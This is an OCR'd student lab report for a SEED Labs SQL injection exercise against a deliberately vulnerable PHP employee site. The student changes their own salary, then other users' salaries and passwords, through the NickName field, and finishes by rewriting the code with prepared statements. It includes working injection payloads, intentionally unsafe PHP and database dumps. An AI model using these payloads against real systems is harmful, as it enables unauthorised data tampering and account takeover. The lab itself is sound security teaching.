
Task 3.1: Modify your own salary.

- Alice's profile page origin with **salary=20000**



- Edit info Alice's profile page





- In my database

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+-----------------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber   | Address | Email           | NickName        | Password                           |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+-----------------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 111-1111-1111 | Chicago | alice@gmail.com | Alice the Great | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |               |         |                 |                 | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |               |         |                 |                 | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |               |         |                 |                 | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |               |         |                 |                 | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |               |         |                 |                 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+-----------------+------------------------------------+
6 rows in set (0.04 sec)
```

Show Applications

- Edit file unsafe_home.php and unsafe_edit_backend.php

  $_SESSION is a global array in PHP used to store data that persists across multiple pages for a single user session.

  In unsafe_edit_backend.php:

  The line **echo 'SQL :' . $sql;** prints the SQL query to the browser (or console, depending on context).

  The line **$_SESSION['PROFILE_SQL'] = $sql;** stores the SQL query string into a session variable called PROFILE_SQL.

  ⇒ This means the SQL query is saved in the user's session and will be available on subsequent pages during that session.

  In unsafe_home.php:

  The line **echo $_SESSION['PROFILE_SQL'];** retrieves and prints the SQL query that was stored earlier in the session.

Open

unsafe_edit_backend.php
~/sns2025/lab7/Labsetup/image_www/Code

unsafe_edit_backend.php

```php
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$uname = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hash
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$i
}
echo 'SQL :'.$sql;
$_SESSION['PROFILE_SQL']=$sql;
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```


Open


unsafe_home.php
~/sns2025/lab7/Labsetup/image_www/Code

unsafe_edit_backend.php

```php
        for($i=0; $i< $max;$i++){
          //TODO: printout all the data for that users.
          $i_id = $json_aa[$i]['id'];
          $i_name= $json_aa[$i]['name'];
          $i_eid= $json_aa[$i]['eid'];
          $i_salary= $json_aa[$i]['salary'];
          $i_birth= $json_aa[$i]['birth'];
          $i_ssn= $json_aa[$i]['ssn'];
          $i_pwd = $json_aa[$i]['Password'];
          $i_nickname= $json_aa[$i]['nickname'];
          $i_email= $json_aa[$i]['email'];
          $i_address= $json_aa[$i]['address'];
          $i_phoneNumber= $json_aa[$i]['phoneNumber'];
          echo "<tr>";
          echo "<th scope='row'> $i_name</th>";
          echo "<td>$i_eid</td>";
          echo "<td>$i_salary</td>";
          echo "<td>$i_birth</td>";
          echo "<td>$i_ssn</td>";
          echo "<td>$i_nickname</td>";
          echo "<td>$i_email</td>";
          echo "<td>$i_address</td>";
          echo "<td>$i_phoneNumber</td>";
          echo "</tr>";
        }
        echo "</tbody>";
        echo "</table>";
      }
    }
    ?>
    <br><br>
    <?php echo $_SESSION['PROFILE_SQL']; ?>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
  <script type="text/javascript">
  function logout(){
    location.href = "logoff.php";
  }
  </script>
</body>
</html>
```

- Update Alice's salary by statement into **salary=100000. Successfully**







Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

Task 3.2: Modify other people' salary.

- Change boss Boby's salary in directly on NickName of Alice's Profile by statement: **Alice',salary=1 where Name='Boby'; #**
    - **Alice'**: Ends the original name=' string.
    - **,salary=1**: Adds a new field assignment.
    - **where Name='Boby';**: Adds a WHERE clause to target a specific row.
    - **#**: In SQL, # is a comment marker in MySQL — everything after it is ignored (like -- in standard SQL).


Not Secure
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Alice's Profile Edit
NickName
,salary=1 where Name='Boby'; #
Email
alice@gmail.com
Address
Chicago
Phone Number
111-1111-1111
Password
Password
Save




- In my database. Successful

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber   | Address | Email           | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 | 111-1111-1111 | Chicago | alice@gmail.com | Alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |               |         |                 | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 100000 | 4/10  | 98993524 |               |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 100000 | 1/11  | 32193525 |               |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 100000 | 11/3  | 32111111 |               |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 100000 | 3/5   | 43254314 |               |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Task 3.3: Modify other people' password.

- Change boss Boby's password in directly on NickName of Alice's Profile by statement: **',password=sha1('123') where Name='Boby'; #**
  - **username=''**: The original update starts by setting the username to an empty string.
  - **password=sha1('123')**: This sets Boby's password to the SHA-1 hash of "123".
  - **WHERE Name='Boby'**: The update only affects the user named Boby.
  - **#**: This comments out the rest of the original query, preventing SQL errors.


Not Secure
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Alice's Profile Edit
NickName
',password=sha1('123') where Na
Email
alice@gmail.com
Address
Chicago
Phone Number
111-1111-1111
Password
Password
Save

Not Secure www.seed-server.com/unsafe_home.php

Home Edit Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

UPDATE credential SET nickname='',password=sha1('123') where Name='Boby'; #',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-1111' where ID=1;

- In my database.New password: Successful

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber   | Address | Email           | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 | 111-1111-1111 | Chicago | alice@gmail.com | Alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |               |         |                 |          | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
|  3 | Ryan  | 30000 | 100000 | 4/10  | 98993524 |               |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 100000 | 1/11  | 32193525 |               |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 100000 | 11/3  | 32111111 |               |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 100000 | 3/5   | 43254314 |               |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+---------------+---------+-----------------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Not Secure www.seed-server.com/index.html

Employee Profile Login

USERNAME Boby

PASSWORD •••

This connection is not secure. Logins entered here could be compromised. **Learn More**

Login

Not Secure www.seed-server.com/unsafe_home.php?username=Boby&Password=123

Home Edit Profile

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

3.4 Task 4: Countermeasure — Prepared Statement

```
[05/16/25]seed@VM:~/.../Labsetup$ dockps
57e0e65abf37  www-10.9.0.5
3f8aa6521d33  mysql-10.9.0.6
```

```
[05/16/25]seed@VM:~/.../Labsetup$ docksh www-10.9.0.5
root@57e0e65abf37:/# cd /var/www/SQL_Injection/defense
root@57e0e65abf37:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@57e0e65abf37:/var/www/SQL_Injection/defense#
```

```
[05/16/25]seed@VM:~/.../Labsetup$ cd image_www/Code/defense
[05/16/25]seed@VM:~/.../defense$ docker cp unsafe.php 57e0e65abf37:/var/www/SQL_
Injection/defense
```

- use prepared statement to **rewrite** the code that is vulnerable to SQL injection attacks.

Open

unsafe.php
~/sns2025/lab7/Labsetup/image_www/Code/defense

```php
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss",$input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

$stmt->close();

// close the sql connection
$conn->close();
?>
```

-
- We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page

allows you to **query an employee's information**, but you need to provide the **correct user name and password.**

- **URL: http://www.seed-server.com/defense/**
  modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL injection attacks. Successful